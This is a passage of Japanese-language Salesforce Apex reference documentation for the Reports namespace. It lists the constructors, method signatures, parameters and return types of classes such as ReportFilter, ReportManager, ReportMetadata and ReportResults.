行または列のグルーピングの一意の識別子を返します。この識別子は、各グルーピング内の特定のデータ値にインデックスを付けるために使用できます。

構文

```
public String getKey()
```

戻り値

型: String

getRows()

レポートメタデータによって提供される詳細列の順序で、詳細レポートデータのリストを返します。

構文

```
public LIST<Reports.ReportDetailRow> getRows()
```

戻り値

型: List<Reports.ReportDetailRow>

ReportFilter クラス

列、演算子、値などのレポート検索条件に関する情報が含まれます。

名前空間

Reports

このセクションの内容:

ReportFilter コンストラクタ

`ReportFilter` のコンストラクタは次のとおりです。

このセクションの内容:

ReportFilter(column, operator, value)
指定されたパラメータを使用して、Reports.ReportFilter クラスの新しいインスタンスを作成します。

ReportFilter()

Reports.ReportFilter クラスの新しいインスタンスを作成します。次に、「set」メソッドを使用して値を設定できます。

署名

```
public ReportFilter()
```

ReportFilter(column, operator, value)

指定されたパラメータを使用して、Reports.ReportFilter クラスの新しいインスタンスを作成します。

署名

```
public ReportFilter(String column, String operator, String value)
```

パラメータ

column
型: String

operator
型: String

value
型: String

ReportFilter メソッド

ReportFilter のメソッドは次のとおりです。すべてインスタンスメソッドです。

このセクションの内容:

getColumn()
絞り込む項目の一意の API 名を返します。

getOperator()
項目を絞り込むために使用される条件(「より大きい」や「次の文字列と一致しない」など)の一意の API 名を返します。検索条件は項目のデータ型によって異なります。

getValue()
項目を絞り込むことができる値を返します。たとえば、項目 Age は、数値で絞り込むことができます。

setColumn(column)
絞り込む項目の一意の API 名を設定します。

setOperator(operator)
項目を絞り込むために使用される条件(「より大きい」や「次の文字列と一致しない」など)の一意のAPI名を設定します。検索条件は項目のデータ型によって異なります。

setValue(value)
項目を絞り込むことができる値を設定します。たとえば、項目 `Age` は、数値で絞り込むことができます。

getColumn()

絞り込む項目の一意のAPI名を返します。

構文

```
public String getColumn()
```

戻り値

型: String

getOperator()

項目を絞り込むために使用される条件(「より大きい」や「次の文字列と一致しない」など)の一意のAPI名を返します。検索条件は項目のデータ型によって異なります。

構文

```
public String getOperator()
```

戻り値

型: String

getValue()

項目を絞り込むことができる値を返します。たとえば、項目 `Age` は、数値で絞り込むことができます。

構文

```
public String getValue()
```

戻り値

型: String

setColumn(column)

絞り込む項目の一意のAPI名を設定します。

構文

```
public Void setColumn(String column)
```

パラメータ

column
　型: String

戻り値

型: Void

setOperator(operator)

項目を絞り込むために使用される条件 (「より大きい」や「次の文字列と一致しない」など) の一意の API 名を設定します。検索条件は項目のデータ型によって異なります。

構文

```
public Void setOperator(String operator)
```

パラメータ

operator
　型: String

戻り値

型: Void

setValue(value)

項目を絞り込むことができる値を設定します。たとえば、項目 `Age` は、数値で絞り込むことができます。

構文

```
public Void setValue(String value)
```

パラメータ

value
　型: String

戻り値

型: Void

ReportFormat 列挙

使用可能なレポート形式種別が含まれます。

名前空間

Reports

Enum 値

次に、`Reports.ReportFormat` Enum の値を示します。

値	説明
`MATRIX`	マトリックスレポート形式
`SUMMARY`	サマリーレポート形式
`TABULAR`	表形式レポート形式

ReportInstance クラス

非同期に実行されたレポートのインスタンスを返します。このインスタンスの結果を取得します。

名前空間

Reports

ReportInstance メソッド

`ReportInstance` のメソッドは次のとおりです。すべてインスタンスメソッドです。

このセクションの内容:

getReportResults()
非同期レポートインスタンスの結果を取得します。レポートを要求するときに、データを集計するか、詳細を含めるかを指定できます。

getRequestDate()
レポートインスタンスが実行された日時を返します。日時情報は ISO-8601 形式です。

getStatus()
レポートの状況を返します。

getCompletionDate()

レポートインスタンスの実行が完了した日時を返します。完了日は、レポートインスタンスが正常に実行されたか、エラーのために実行できなかった場合にのみ使用できます。日時情報は ISO-8601 形式です。

構文

```
public Datetime getCompletionDate()
```

戻り値

型: Datetime

getId()

非同期に実行されたレポートインスタンスの一意の ID を返します。

構文

```
public Id getId()
```

戻り値

型: Id

getOwnerId()

レポートインスタンスを作成したユーザの ID を返します。

構文

```
public Id getOwnerId()
```

戻り値

型: Id

getReportId()

このインスタンスが基づいているレポートの一意の ID を返します。

構文

```
public Id getReportId()
```

戻り値

型: Id

getReportResults()

非同期レポートインスタンスの結果を取得します。レポートを要求するときに、データを集計するか、詳細を含めるかを指定できます。

構文

```
public Reports.ReportResults getReportResults()
```

戻り値

型: Reports.ReportResults

getRequestDate()

レポートインスタンスが実行された日時を返します。日時情報は ISO-8601 形式です。

構文

```
public Datetime getRequestDate()
```

戻り値

型: Datetime

getStatus()

レポートの状況を返します。

構文

```
public String getStatus()
```

戻り値

型: String

使用方法

- レポートの実行が要求で最近トリガされた場合は `New`。
- レポートが実行された場合は `Success`。

- レポートが実行中の場合は `Running`。
- レポートの実行に失敗した場合は `Error`。レポートにアクセスする権限が実行の要求後に削除された場合などに、レポート実行のインスタンスでエラーが返されます。

ReportManager クラス

同時または非同期にレポートを実行します。必要に応じて詳細が含まれます。

名前空間

Reports

使用方法

レポートのインスタンスを取得し、レポートのメタデータを記述します。

ReportManager メソッド

`ReportManager` のメソッドは次のとおりです。すべてのメソッドが静的です。

このセクションの内容:

runAsyncReport(reportId)
レポート ID を使用して非同期にレポートを実行します。

runReport(reportId, reportMetadata, includeDetails)
レポート ID を使用してすぐにレポートを実行します。*includeDetails* が `true` に設定されている場合、詳細が含まれます。*reportMetadata* のレポートメタデータに基づいて結果を絞り込みます。

runReport(reportId, includeDetails)
レポート ID を使用してすぐにレポートを実行します。*includeDetails* が `true` に設定されている場合、詳細が含まれます。

runReport(reportId, reportMetadata)
レポート ID を使用してすぐにレポートを実行します。*rmData* のレポートメタデータに基づいて結果を絞り込みます。

runReport(reportId)
レポート ID を使用してすぐにレポートを実行します。

describeReport(reportId)

表形式レポート、サマリーレポート、またはマトリックスレポートのレポート、レポートタイプ、および拡張メタデータを取得します。

構文

```
public static Reports.ReportDescribeResult describeReport(Id reportId)
```

パラメータ

reportId
型: Id

戻り値

型: Reports.ReportDescribeResult

getDatatypeFilterOperatorMap()

レポートの絞り込みに使用できる項目のデータ型をリストします。

構文

```
public static MAP<String,LIST<Reports.FilterOperator>> getDatatypeFilterOperatorMap()
```

戻り値

型: Map<String, List<Reports.FilterOperator>>

getReportInstance(instanceId)

非同期に実行されたレポートインスタンスの結果を取得します。非同期レポートの実行時に使用する設定によって、サマリーデータまたは詳細データを取得できるかどうかが決まります。

構文

```
public static Reports.ReportInstance getReportInstance(Id instanceId)
```

パラメータ

instanceId
型: Id

戻り値

型: Reports.ReportInstance

getReportInstances(reportId)

非同期に実行されたレポートインスタンスのリストを返します。リストの各項目は、レポートが実行された時間のメタデータを含むレポートの個別のインスタンスを表します。

構文

```
public static LIST<Reports.ReportInstance> getReportInstances(Id reportId)
```

パラメータ

reportId
型: Id

戻り値

型: List<Reports.ReportInstance>

runAsyncReport(reportId, reportMetadata, includeDetails)

レポート ID を使用して非同期にレポートを実行します。*includeDetails* が `true` に設定されている場合、詳細が含まれます。*reportMetadata* のレポートメタデータに基づいてレポートを絞り込みます。

構文

```
public static Reports.ReportInstance runAsyncReport(Id reportId, Reports.ReportMetadata
reportMetadata, Boolean includeDetails)
```

パラメータ

reportId
型: Id

reportMetadata
型: Reports.ReportMetadata

includeDetails
型: Boolean

戻り値

型: Reports.ReportInstance

runAsyncReport(reportId, includeDetails)

レポート ID を使用して非同期にレポートを実行します。*includeDetails* が `true` に設定されている場合、詳細が含まれます。

構文

```
public static Reports.ReportInstance runAsyncReport(Id reportId, Boolean includeDetails)
```

パラメータ

reportId
型: Id

includeDetails
型: Boolean

戻り値

型: Reports.ReportInstance

runAsyncReport(reportId, reportMetadata)

レポート ID を使用して非同期にレポートを実行します。*reportMetadata* のレポートメタデータに基づいて結果を絞り込みます。

構文

```
public static Reports.ReportInstance runAsyncReport(Id reportId, Reports.ReportMetadata
reportMetadata)
```

パラメータ

reportId
型: Id

reportMetadata
型: Reports.ReportMetadata

戻り値

型: Reports.ReportInstance

runAsyncReport(reportId)

レポート ID を使用して非同期にレポートを実行します。

構文

```
public static Reports.ReportInstance runAsyncReport(Id reportId)
```

パラメータ

reportId
型: Id

戻り値

型: Reports.ReportInstance

runReport(reportId, reportMetadata, includeDetails)

レポート ID を使用してすぐにレポートを実行します。*includeDetails* が `true` に設定されている場合、詳細が含まれます。*reportMetadata* のレポートメタデータに基づいて結果を絞り込みます。

構文

```
public static Reports.ReportResults runReport(Id reportId, Reports.ReportMetadata
reportMetadata, Boolean includeDetails)
```

パラメータ

reportId
型: Id

reportMetadata
型: Reports.ReportMetadata

includeDetails
型: Boolean

戻り値

型: Reports.ReportResults

runReport(reportId, includeDetails)

レポート ID を使用してすぐにレポートを実行します。*includeDetails* が `true` に設定されている場合、詳細が含まれます。

構文

```
public static Reports.ReportResults runReport(Id reportId, Boolean includeDetails)
```

パラメータ

reportId
型: Id

includeDetails
型: Boolean

戻り値

型: Reports.ReportResults

runReport(reportId, reportMetadata)

レポート ID を使用してすぐにレポートを実行します。*rmData* のレポートメタデータに基づいて結果を絞り込みます。

構文

```
public static Reports.ReportResults runReport(Id reportId, Reports.ReportMetadata
reportMetadata)
```

パラメータ

reportId
型: Id

reportMetadata
型: Reports.ReportMetadata Reports.ReportMetadata

戻り値

型: Reports.ReportResults

runReport(reportId)

レポート ID を使用してすぐにレポートを実行します。

構文

```
public static Reports.ReportResults runReport(Id reportId)
```

パラメータ

reportId
型: Id

戻り値

型: Reports.ReportResults

ReportMetadata クラス

表形式レポート、サマリーレポート、マトリックスレポートのレポートメタデータが含まれます。

名前空間

Reports

使用方法

レポートメタデータは、レポートに保存されるレポートタイプ、レポート形式、集計項目、行グルーピングまたは列グルーピング、検索条件などの、レポート全体についての情報を提供します。`ReportMetadata` クラスを使用して、レポートメタデータを取得し、使用可能なメタデータを設定してレポートを絞り込むことができます。

ReportMetadata メソッド

`ReportMetadata` のメソッドは次のとおりです。すべてインスタンスメソッドです。

このセクションの内容:

getGroupingsDown()
レポートの行のグルーピングを返します。

getHasDetailRows()
レポートに詳細行があるかどうかを示します。

getHasRecordCount()
レポートにレコードの合計数を表示するかどうかを示します。

getHistoricalSnapshotDates()
履歴スナップショット日のリストを返します。

getId()
一意のレポート ID を返します。

getName()
レポート名を返します。

getReportBooleanFilter()
カスタム項目検索条件を解析するためのロジックを返します。検索条件ロジックが指定されていない場合、値は `null` になります。

getReportFilters()
項目名、検索条件の演算子、および検索条件値と共にレポートの各カスタム検索条件のリストを返します。

getReportFormat()
レポートの形式を返します。

getReportType()
レポートタイプの一意の API 名と表示名を返します。

getScope()
レポートに定義された範囲の API 名を返します。範囲の値はレポートタイプに応じて異なります。

getSortBy()
レポートを並び替える列のリストを返します。現在は1つの列のみに基づいて並び替えることができます。

getStandardDateFilter()
開始日、終了日、日付範囲、日付項目の API 名など、レポートの標準の日付検索条件に関する情報を返します。

getStandardFilters()
レポートの標準の検索条件のリストを返します。

setAggregates(aggregates)
レポートの標準またはカスタムの集計項目に一意の識別子を設定します。

setCurrencyCode(currencyCode)
マルチ通貨が有効になっている組織のレポート集計項目の通貨 (USD、EUR、GBP など) を設定します。

setDetailColumns(detailColumns)
詳細データを含む項目の一意の API 名 (`OPPORTUNITY_NAME`、`TYPE`、`LEAD_SOURCE`、`AMOUNT` など) を設定します。

setDeveloperName(developerName)
レポートの API 名 (`Closed_Sales_This_Quarter` など) を返します。

setDivision(division)
レポートのディビジョンを設定します。

setGroupingsAcross(groupingInfo)
レポートの列のグルーピングを設定します。

setGroupingsDown(groupingInfo)
レポートの行のグルーピングを設定します。

setHasDetailRows(hasDetailRows)
レポートに詳細行を設定するかどうかを指定します。

setHasRecordCount(hasRecordCount)
レポートにレコードの合計数の表示を設定するかどうかを指定します。

setHistoricalSnapshotDates(historicalSnapshot)
履歴スナップショット日のリストを設定します。

setId(id)
一意のレポート ID を設定します。

setName(name)
レポート名を設定します。

setReportBooleanFilter(reportBooleanFilter)
カスタム項目検索条件を解析するためのロジックを設定します。

setReportFilters(reportFilters)
項目名、検索条件の演算子、および検索条件値と共にレポートの各カスタム検索条件のリストを設定します。

setReportFormat(format)
レポートの形式を設定します。

setReportType(reportType)
レポートタイプの一意の API 名および表示名を設定します。

setScope(scopeName)
レポートに定義された範囲の API 名を設定します。範囲の値はレポートタイプに応じて異なります。

setSortBy(column)
レポートを並び替える列のリストを設定します。現在は 1 つの列のみに基づいて並び替えることができます。

setStandardDateFilter(dateFilter)
開始日、終了日、日付範囲、日付項目の API 名など、レポートの標準の日付検索条件を設定します。

setStandardFilters(filters)
レポートの標準の検索条件を設定します。

getAggregates()

レポートの集計項目またはカスタム集計項目の一意の識別子を返します。

構文

```
public LIST<String> getAggregates()
```

戻り値

型: List<String>

使用方法

次に例を示します。

- `a!Amount` は、［金額］列の平均を表します。
- `s!Amount` は、［金額］列の合計を表します。
- `m!Amount` は、［金額］列の最小値を表します。
- `x!Amount` は、［金額］列の最大値を表します。
- `s!<customfieldID>` は、カスタム項目列の合計を表します。カスタム項目およびカスタムレポートタイプの場合、識別子は集計種別と項目 ID の組み合わせになります。

getCurrencyCode()

マルチ通貨が有効になっている組織のレポートの通貨 (USD、EUR、または GBP など) を返します。組織でマルチ通貨が有効になっていない場合、値は `null` になります。

構文

```
public String getCurrencyCode()
```

戻り値

型: String

getDetailColumns()

詳細データを含む項目の一意の API 名 (列名) を返します。たとえば、このメソッドは「OPPORTUNITY_NAME, TYPE, LEAD_SOURCE, AMOUNT」という値を返します。

構文

```
public LIST<String> getDetailColumns()
```

戻り値

型: List<String>

getDeveloperName()

レポートの API 名を返します。たとえば、このメソッドは「Closed_Sales_This_Quarter」という値を返します。

構文

```
public String getDeveloperName()
```

戻り値

型: String

getDivision()

レポートで指定されたディビジョンを返します。

メモ: 標準の検索条件を使用しているレポート(「私のケース」、「私のチームの取引先」など)には、すべてのディビジョンのレコードが表示されます。これらのレポートは、特定のディビジョンに制限することはできません。

署名

```
public String getDivision()
```

戻り値

型: String

getGroupingsAcross()

レポートの列のグルーピングを返します。

構文

```
public LIST<Reports.GroupingInfo> getGroupingsAcross()
```

戻り値

型: List<Reports.GroupingInfo>

使用方法

識別子は次のようになります。

- サマリー形式のレポートの空の配列(サマリーレポートには列のグルーピングが含まれないため)
- バケット項目の `BucketField_(ID)`
- カスタム項目の ID(列のグルーピングにカスタム項目が使用されている場合)

getGroupingsDown()

レポートの行のグルーピングを返します。

構文

```
public LIST<Reports.GroupingInfo> getGroupingsDown()
```

戻り値

型: List<Reports.GroupingInfo>

使用方法

識別子は次のようになります。

- バケット項目の `BucketField_(ID)`
- カスタム項目の ID (グルーピングにカスタム項目が使用されている場合)

getHasDetailRows()

レポートに詳細行があるかどうかを示します。

署名

```
public Boolean getHasDetailRows()
```

戻り値

型: Boolean

getHasRecordCount()

レポートにレコードの合計数を表示するかどうかを示します。

署名

```
public Boolean getHasRecordCount()
```

戻り値

型: Boolean

getHistoricalSnapshotDates()

履歴スナップショット日のリストを返します。

構文

```
public LIST<String> getHistoricalSnapshotDates()
```

戻り値

型: List<String>

getId()

一意のレポート ID を返します。

構文

```
public Id getId()
```

戻り値

型: Id

getName()

レポート名を返します。

構文

```
public String getName()
```

戻り値

型: String

getReportBooleanFilter()

カスタム項目検索条件を解析するためのロジックを返します。検索条件ロジックが指定されていない場合、値は `null` になります。

構文

```
public String getReportBooleanFilter()
```

戻り値

型: String

getReportFilters()

項目名、検索条件の演算子、および検索条件値と共にレポートの各カスタム検索条件のリストを返します。

構文

```
public LIST<Reports.ReportFilter> getReportFilters()
```

戻り値

型: List<Reports.ReportFilter>

getReportFormat()

レポートの形式を返します。

構文

```
public Reports.ReportFormat getReportFormat()
```

戻り値

型: Reports.ReportFormat

使用方法

この値は、次のようになります。

- TABULAR
- SUMMARY
- MATRIX

getReportType()

レポートタイプの一意の API 名と表示名を返します。

構文

```
public Reports.ReportType getReportType()
```

戻り値

型: Reports.ReportType

getScope()

レポートに定義された範囲の API 名を返します。範囲の値はレポートタイプに応じて異なります。

署名

```
public String getScope()
```

戻り値

型: String

getSortBy()

レポートを並び替える列のリストを返します。現在は 1 つの列のみに基づいて並び替えることができます。

署名

```
public List<Reports.SortColumn> getSortBy()
```

戻り値

型: List<Reports.SortColumn>

getStandardDateFilter()

開始日、終了日、日付範囲、日付項目のAPI名など、レポートの標準の日付検索条件に関する情報を返します。

署名

```
public Reports.StandardDateFilter getStandardDateFilter()
```

戻り値

型: Reports.StandardDateFilter

getStandardFilters()

レポートの標準の検索条件のリストを返します。

署名

```
public List<Reports.StandardFilter> getStandardFilters()
```

戻り値

型: List<Reports.StandardFilter>

setAggregates(aggregates)

レポートの標準またはカスタムの集計項目に一意の識別子を設定します。

署名

```
public void setAggregates(List<String> aggregates)
```

パラメータ

aggregates
　型: List<String>

戻り値

型: void

setCurrencyCode(currencyCode)

マルチ通貨が有効になっている組織のレポート集計項目の通貨 (USD、EUR、GBP など) **を設定します。**

署名

```
public void setCurrencyCode(String currencyCode)
```

パラメータ

currencyCode
型: String

戻り値

型: void

setDetailColumns(detailColumns)

詳細データを含む項目の一意の API **名** (OPPORTUNITY_NAME、TYPE、LEAD_SOURCE、AMOUNT など) **を設定します。**

署名

```
public void setDetailColumns(List<String> detailColumns)
```

パラメータ

detailColumns
型: List<String>

戻り値

型: void

setDeveloperName(developerName)

レポートの API **名** (Closed_Sales_This_Quarter など) **を返します。**

署名

```
public void setDeveloperName(String developerName)
```

パラメータ

developerName
型: String

戻り値

型: void

setDivision(division)

レポートのディビジョンを設定します。

メモ: 標準の検索条件を使用しているレポート(「私のケース」、「私のチームの取引先」など)には、すべてのディビジョンのレコードが表示されます。これらのレポートは、特定のディビジョンに制限することはできません。

署名

```
public void setDivision(String division)
```

パラメータ

division
型: String

戻り値

型: void

setGroupingsAcross(groupingInfo)

レポートの列のグルーピングを設定します。

署名

```
public void setGroupingsAcross(List<Reports.GroupingInfo> groupingInfo)
```

パラメータ

groupingInfo
型: List<Reports.GroupingInfo>

戻り値

型: void

setGroupingsDown(groupingInfo)

レポートの行のグルーピングを設定します。

署名

```
public void setGroupingsDown(List<Reports.GroupingInfo> groupingInfo)
```

パラメータ

groupingInfo
　型: List<Reports.GroupingInfo>

戻り値

型: void

setHasDetailRows(hasDetailRows)

レポートに詳細行を設定するかどうかを指定します。

署名

```
public void setHasDetailRows(Boolean hasDetailRows)
```

パラメータ

hasDetailRows
　型: Boolean

戻り値

型: void

setHasRecordCount(hasRecordCount)

レポートにレコードの合計数の表示を設定するかどうかを指定します。

署名

```
public void setHasRecordCount(Boolean hasRecordCount)
```

パラメータ

hasRecordCount
　型: Boolean

戻り値

型: void

setHistoricalSnapshotDates(historicalSnapshot)

履歴スナップショット日のリストを設定します。

構文

```
public Void setHistoricalSnapshotDates(LIST<String> historicalSnapshot)
```

パラメータ

historicalSnapshot
　型: List<String>

戻り値

型: Void

setId(id)

一意のレポート ID **を設定します。**

署名

```
public void setId(Id id)
```

パラメータ

id
　型: Id

戻り値

型: void

setName(name)

レポート名を設定します。

署名

```
public void setName(String name)
```

パラメータ

name
　型: String

戻り値

型: void

setReportBooleanFilter(reportBooleanFilter)

カスタム項目検索条件を解析するためのロジックを設定します。

構文

```
public Void setReportBooleanFilter(String reportBooleanFilter)
```

パラメータ

reportBooleanFilter
型: String

戻り値

型: Void

setReportFilters(reportFilters)

項目名、検索条件の演算子、および検索条件値と共にレポートの各カスタム検索条件のリストを設定します。

構文

```
public Void setReportFilters(LIST<Reports.ReportFilter> reportFilters)
```

パラメータ

reportFilters
型: List<Reports.ReportFilter>

戻り値

型: Void

setReportFormat(format)

レポートの形式を設定します。

署名

```
public void setReportFormat(Reports.ReportFormat format)
```

パラメータ

format
型: Reports.ReportFormat

戻り値

型: void

setReportType(reportType)

レポートタイプの一意の API 名および表示名を設定します。

署名

```
public void setReportType(Reports.ReportType reportType)
```

パラメータ

reportType
型: Reports.ReportType

戻り値

型: void

setScope(scopeName)

レポートに定義された範囲の API 名を設定します。範囲の値はレポートタイプに応じて異なります。

署名

```
public void setScope(String scopeName)
```

パラメータ

scopeName
型: String

戻り値

型: void

setSortBy(column)

レポートを並び替える列のリストを設定します。現在は1つの列のみに基づいて並び替えることができます。

署名

```
public void setSortBy(List<Reports.SortColumn> column)
```

パラメータ

column
型: List<Reports.SortColumn>

戻り値

型: void

setStandardDateFilter(dateFilter)

開始日、終了日、日付範囲、日付項目の API 名など、レポートの標準の日付検索条件を設定します。

署名

```
public void setStandardDateFilter(Reports.StandardDateFilter dateFilter)
```

パラメータ

dateFilter
　型: Reports.StandardDateFilter

戻り値

型: void

setStandardFilters(filters)

レポートの標準の検索条件を設定します。

署名

```
public void setStandardFilters(List<Reports.StandardFilter> filters)
```

パラメータ

filters
　型: List<Reports.StandardFilter>

戻り値

型: void

ReportResults クラス

レポート実行の結果が含まれます。

名前空間

Reports

ReportResults メソッド

`ReportResults` **のメソッドは次のとおりです。すべてインスタンスメソッドです。**

このセクションの内容:

getGroupingsAcross()
列グルーピング、キー、値のコレクションを返します。

getGroupingsDown()
行グルーピング、キー、値のコレクションを返します。

getHasDetailRows()
ファクトマップに詳細行があるかどうかに関する情報を返します。

getReportExtendedMetadata()
グルーピングおよび集計のデータ型および表示ラベル情報などの、レポートに関するその他のメタデータの詳細を返します。

getReportMetadata()
グループ化および集計情報などの、レポートに関するメタデータを返します。

getAllData()

すべてのレポートデータを返します。

構文

```
public Boolean getAllData()
```

戻り値

型: Boolean

使用方法

`true` のとき、すべてのレポート結果が返されたことを示します。

`false` のとき、Salesforce で実行されているレポートと同じ行数が結果に返されたことを示します。

メモ: レポートに含まれるレコードが多すぎる場合は、検索条件を使用して結果を絞り込んでください。

getFactMap()

行または列の各グルーピングで、サマリーレベルデータ、またはサマリーデータおよび詳細データを返します。レポートを実行するときに `includeDetails` パラメータが `true` に設定されている場合、詳細データを使用できます。

構文

```
public MAP<String,Reports.ReportFact> getFactMap()
```

戻り値

型: Map<String,Reports.ReportFact>

getGroupingsAcross()

列グルーピング、キー、値のコレクションを返します。

構文

```
public Reports.Dimension getGroupingsAcross()
```

戻り値

型: Reports.Dimension

getGroupingsDown()

行グルーピング、キー、値のコレクションを返します。

構文

```
public Reports.Dimension getGroupingsDown()
```

戻り値

型: Reports.Dimension

getHasDetailRows()

ファクトマップに詳細行があるかどうかに関する情報を返します。

構文

```
public Boolean getHasDetailRows()
```

戻り値

型: Boolean

使用方法

- `true` のときは、ファクトマップがサマリーレベルおよびレコードレベルのデータの値を返すことを示します。
- `false` のときは、ファクトマップが集計値を返すことを示します。

getReportExtendedMetadata()

グルーピングおよび集計のデータ型および表示ラベル情報などの、レポートに関するその他のメタデータの詳細を返します。

構文

```
public Reports.ReportExtendedMetadata getReportExtendedMetadata()
```

戻り値

型: Reports.ReportExtendedMetadata

getReportMetadata()

グループ化および集計情報などの、レポートに関するメタデータを返します。

構文

```
public Reports.ReportMetadata getReportMetadata()
```

戻り値

型: Reports.ReportMetadata

ReportScopeInfo クラス

選択可能な範囲の値に関する情報が含まれます。範囲の値はレポートタイプに応じて異なります。たとえば、商談レポートの場合は、範囲を `All opportunities`、`My team's opportunities`、`My opportunities` に設定できます。

名前空間

Reports

このセクションの内容:

ReportScopeInfo メソッド

`ReportScopeInfo` のメソッドは次のとおりです。

このセクションの内容:

getDefaultValue()

レポートに表示するデータのデフォルトの範囲を返します。

署名

```
public String getDefaultValue()
```

戻り値

型: String

getValues()

レポートに指定した範囲値のリストを返します。

署名

```
public List<Reports.ReportScopeValue> getValues()
```

戻り値

型: List<Reports.ReportScopeValue>

ReportScopeValue クラス

使用可能な範囲の値に関する情報が含まれます。範囲の値はレポートタイプに応じて異なります。たとえば、商談レポートの場合は、範囲を `All opportunities`、`My team's opportunities`、`My opportunities` に設定できます。

名前空間

Reports

このセクションの内容:

ReportScopeValue メソッド

`ReportScopeValue` のメソッドは次のとおりです。

このセクションの内容:

getAllowsDivision()

レポートをこの範囲で分割できるかどうかを示す boolean **値を返します。**

署名

```
public Boolean getAllowsDivision()
```

戻り値

型: Boolean

getLabel()

レポートの範囲の表示名を返します。

署名

```
public String getLabel()
```

戻り値

型: String

getValue()

レポートの範囲値を返します。

署名

```
public String getValue()
```

戻り値

型: String

ReportType クラス

レポートタイプの一意の API **名および表示名が含まれます。**

名前空間

Reports

ReportType メソッド

`ReportType` **のメソッドは次のとおりです。すべてインスタンスメソッドです。**

このセクションの内容:

getLabel()

レポートタイプのローカライズされた表示名を返します。

構文

```
public String getLabel()
```

戻り値

型: String

getType()

レポートタイプの一意の識別子を返します。

構文

```
public String getType()
```

戻り値

型: String

ReportTypeColumn クラス

データ型、表示名、検索条件値など、項目に関するレポートタイプメタデータの詳細が含まれます。

名前空間

Reports

ReportTypeColumn メソッド

`ReportTypeColumn` のメソッドは次のとおりです。すべてインスタンスメソッドです。

このセクションの内容:

getFilterValues()
項目データの種別が、選択リスト、複数選択リスト、boolean、またはチェックボックスである場合、項目のすべての検索条件の値を返します。たとえば、チェックボックス項目の値は常に `true` か `false` になります。他のデータ型の項目では、値を決定することができないため、検索条件の値は空の配列になります。

getFilterable()
絞り込むことができない型を持つ項目の場合、`False` を返します。たとえば、型が `EncryptedText` の項目は絞り込むことができません。

getLabel()
項目のローカライズされた表示名を返します。

getName()
項目の一意の API 名を返します。

getDataType()

項目のデータ型を返します。

構文

```
public Reports.ColumnDataType getDataType()
```

戻り値

型: Reports.ColumnDataType

getFilterValues()

項目データの種別が、選択リスト、複数選択リスト、boolean、またはチェックボックスである場合、項目のすべての検索条件の値を返します。たとえば、チェックボックス項目の値は常に `true` か `false` になります。他のデータ型の項目では、値を決定することができないため、検索条件の値は空の配列になります。

構文

```
public LIST<Reports.FilterValue> getFilterValues()
```

戻り値

型: List<Reports.FilterValue>

getFilterable()

絞り込むことができない型を持つ項目の場合、`False` を返します。たとえば、型が `EncryptedText` の項目は絞り込むことができません。

構文

```
public Boolean getFilterable()
```

戻り値

型: Boolean

getLabel()

項目のローカライズされた表示名を返します。

構文

```
public String getLabel()
```

戻り値

型: String

getName()

項目の一意の API 名を返します。

構文

```
public String getName()
```

戻り値

型: String

ReportTypeColumnCategory クラス

レポートタイプのすべての項目のカテゴリ情報が含まれます。

名前空間

Reports

ReportTypeColumnCategory メソッド

`ReportTypeColumnCategory` のメソッドは次のとおりです。すべてインスタンスメソッドです。

このセクションの内容:

getLabel()
項目の編成に使用されているレポートタイプのセクションのローカライズされた表示名を返します。たとえば、取引先責任者を持つ取引先カスタムレポートタイプでは、Account General が取引先の一般情報についての項目が含まれているセクションの表示名です。

getColumns()

レポートタイプのすべての項目の情報を返します。情報は、セクションの一意の API 名ごとに編成されます。

構文

```
public MAP<String,Reports.ReportTypeColumn> getColumns()
```

戻り値

型: Map<String,Reports.ReportTypeColumn>

getLabel()

項目の編成に使用されているレポートタイプのセクションのローカライズされた表示名を返します。たとえば、取引先責任者を持つ取引先カスタムレポートタイプでは、Account General が取引先の一般情報についての項目が含まれているセクションの表示名です。

構文

```
public String getLabel()
```

戻り値

型: String

ReportTypeMetadata クラス

レポートタイプメタデータが含まれます。レポートタイプメタデータは、レポートタイプの各セクションで使用できる項目およびそれらの項目の検索条件についての情報を提供します。

名前空間

Reports

このセクションの内容:

ReportTypeMetadata メソッド

ReportTypeMetadata のメソッドは次のとおりです。すべてインスタンスメソッドです。

このセクションの内容:

getCategories()

レポートタイプのすべての項目を返します。項目はセクションごとに編成されています。

構文

```
public LIST<Reports.ReportTypeColumnCategory> getCategories()
```

戻り値

型: List<Reports.ReportTypeColumnCategory>

getDivisionInfo()

このタイプのレポートに適用できるデフォルトのディビジョンと使用可能なすべてのディビジョンのリストを返します。

署名

```
public Reports.ReportDivisionInfo getDivisionInfo()
```

戻り値

型: Reports.ReportDivisionInfo

getScopeInfo()

このタイプのレポートに適用できる範囲に関する情報を返します。

署名

```
public Reports.ReportScopeInfo getScopeInfo()
```

戻り値

型: Reports.ReportScopeInfo

getStandardDateFilterDurationGroups()

このタイプのレポートに適用できる標準の日付検索条件のグルーピングに関する情報を返します。標準の日付検索条件のグルーピングには、年、四半期、月、週、会計年度、会計四半期、日、およびユーザ定義の日付範囲に基づくカスタム値などがあります。

署名

```
public List<Reports.StandardDateFilterDurationGroup>
getStandardDateFilterDurationGroups()
```

戻り値

型: List<Reports.StandardDateFilterDurationGroup>

getStandardFilterInfos()

このタイプのレポートに適用できる標準の日付検索条件に関する情報を返します。

署名

```
public Map<String,Reports.StandardFilterInfo> getStandardFilterInfos()
```

戻り値

型: Map<String,Reports.StandardFilterInfo>

SortColumn クラス

レポートで使用する並び替え列に関する情報が含まれます。

名前空間

Reports

このセクションの内容:

SortColumn メソッド

SortColumn メソッド

SortColumn のメソッドは次のとおりです。

このセクションの内容:

getSortColumn()

レポートのレコードの並び替えに使用される列を返します。

署名

```
public String getSortColumn()
```

戻り値

型: String

getSortOrder()

並び替え列の並び替え順 (昇順または降順) を返します。

署名

```
public Reports.ColumnSortOrder getSortOrder()
```

戻り値

型: Reports.ColumnSortOrder

setSortColumn(sortColumn)

レポートのレコードの並び替えに使用される列を設定します。

署名

```
public void setSortColumn(String sortColumn)
```

パラメータ

sortColumn
型: String

戻り値

型: void

setSortOrder(SortOrder)

並び替え列の並び替え順 (昇順または降順) を設定します。

署名

```
public void setSortOrder(Reports.ColumnSortOrder sortOrder)
```

パラメータ

sortOrder
型: Reports.ColumnSortOrder

戻り値

型: void

StandardDateFilter クラス

レポートで使用可能な標準の日付条件に関する情報が含まれます。たとえば、標準の日付条件の期間の API 名、開始日、および終了日や、検索条件となる日付項目の API 名などです。

名前空間

Reports

このセクションの内容:

StandardDateFilter メソッド

`StandardDateFilter` のメソッドは次のとおりです。

このセクションの内容:

getDurationValue()
開始日、終了日、日付検索条件の表示名および API 名など、標準の日付検索条件の期間情報を返します。
getEndDate()
標準の日付検索条件の終了日を返します。
